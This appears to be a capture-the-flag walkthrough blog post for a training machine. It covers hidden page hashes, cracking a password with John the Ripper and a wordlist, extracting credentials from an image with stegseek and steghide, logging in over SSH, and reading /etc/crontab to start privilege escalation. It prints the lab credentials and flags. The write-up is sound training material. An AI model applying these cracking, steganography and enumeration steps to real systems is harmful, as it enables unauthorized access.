
I entered ***http://10.10.79.60:65524*** and went to the source page and discovered a hidden hash

Press enter or click to view image in full size



I decoded it using ***'From base62'*** on ***cyberchef*** and found the hidden flag

Press enter or click to view image in full size




Press enter or click to view image in full size

The flag is ***'/n0th1ng3ls3m4tt3r'***

Compromising the machine : Task 5

Press enter or click to view image in full size



The task is to crack the hash using the provided wordlist. Lets find the password.

Following task 4, I probed further and entered *http://10.10.79.60:65524/n0th1ng3ls3m4tt3r* and got a blank page with binary image background

Press enter or click to view image in full size


The hash was right there, however I visited the page source for more information

Press enter or click to view image in full size

```
Line wrap
<html>
<head>
<title>random title</title>
<style>
    body {
    background-image: url("https://cdn.pixabay.com/photo/2018/01/26/21/20/matrix-3109795_960_720.jpg");
    background-color:black;


    }
</style>
</head>
<body>
<center>
<img src="binarycodepixabay.jpg" width="140px" height="140px"/>
<p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
</center>
</body>
</html>
```

Contained within the html code is the hash value and I also noticed that the ***'binarycodepixarbay.jpg'*** file was stored locally unlike the background image above. I copied the hash into md5hashing.net and revealed the password.

Press enter or click to view image in full size




Alternatively, I used ***John the ripper*** to crack the password to demonstrate that there are other ways to crack the password.

I got the hash type from md5hashing.net to save the stress of guessing what type it is. The command I ran to achieve this is:

Note: The hyphen is double '-'

> john — format=gost /home/cyberuche/password.txt — wordlists=/home/cyberuche/easypeasy.txt




Before running the above command, I saved the hash in the password.txt file. Without the hash value in the file, John will not be able to crack the password. The password is ***'mypasswordforthatjob'.***

Press enter or click to view image in full size

Compromising the machine : Task 6

Press enter or click to view image in full size




There we have it, our 6th task. Lets jump right into it

Another way to do find the passphrase in task 5 and solved the mystery of task 6 in one is with a tool called ***'stegseek'.*** I got curious because I believed ***binarycodepixarbay.jpg*** file held a hidden message so I journeyed to to see if its true.


Using the command

stegseek binarycodepixabay.jpg easypeasy.txt


I quickly found not only the passphrase for task 5 but a file named secrettext.txt which contained the data we need.



Having found the passphrase and the secret file, I decided to use ***steghide*** to extract the data. I ran the command:




The output of the command was saved in secrettext.txt. To reveal the username and password, we have to view the content of the file using ***cat***



The username is: ***'boring'*** and our password is in binary format. I decoded it using ***cyberchef*** with the ***From binary*** option.

Press enter or click to view image in full size



The password is ***'iconvertedmypasswordtobinary'.***

Press enter or click to view image in full size

Compromising the machine : Task 7

Press enter or click to view image in full size

Our task is to find the user flag. Lets get right into it

Now we have our username and password, so I ***ssh*** right into the system by running the command

ssh boring@10.10.79.144 -p 6498

When prompted, I entered the password from task 6 ***'iconvertedmypasswordtobinary'.***


```
┌──(cyberuche㉿OOCH-winHostPc)-[~]
└─$ ssh boring@10.10.79.144 -p 6498
The authenticity of host '[10.10.79.144]:6498 ([10.10.79.144]:
6498)' can't be established.
ED25519 key fingerprint is SHA256:6XHUSqR7Smm/Z9qPOQEMkXuhmxFm
+McHTLbLqKoNL/Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerpr
int])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[10.10.79.144]:6498' (ED25519) to
the list of known hosts.
************************************************************
***********
**        This connection are monitored by government offical
        **
**             Please disconnect if you are not authorized
      **
** A lawsuit will be filed against you if the law is not follo
wed      **
************************************************************
***********
boring@10.10.79.144's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
boring@kral4-PC:~$ ls
```

Now I am in! I used the ***ls*** command to list the contents of the directory and found a file named ***user.txt***. I proceeded to cat the file to reveal the contents.

```
boring@kral4-PC:~$ ls
user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{a0jvgf33zfa0ez4y}
```

I found a hash. I decoded it using ***Cyberchef*** — the ***ROT13*** option and boom, we have our flag.


Press enter or click to view image in full size



Flag 7 is '***flag{n0wits33msn0rm4l}***'.

Press enter or click to view image in full size

Compromising the machine : Task 8



Lets put our privilege escalation skill to the test.

I ran the command ***sudo -l*** to show me what commands I am allowed to run with sudo on the current system without needing to guess or try them all. However, I discovered I did not sudoers permission.

After a long time playing around, I decided to look into crontab so I ran the command

cat /etc/crontab


```
boring@kral4-PC:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fie
lds,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/
bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.h
ourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / &&
 run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / &&
 run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / &&
 run-parts --report /etc/cron.monthly )
#
* *    * * *   root    cd /var/www/ && sudo bash .mysecretcron
job.sh
```

There I found a bash script named *‘**.mysecretcronjob.sh’.*** I checked the content of the script using nano. The file only had comments contained within the file. Lets go into the ***/var/www*** directory and see what’s in there.

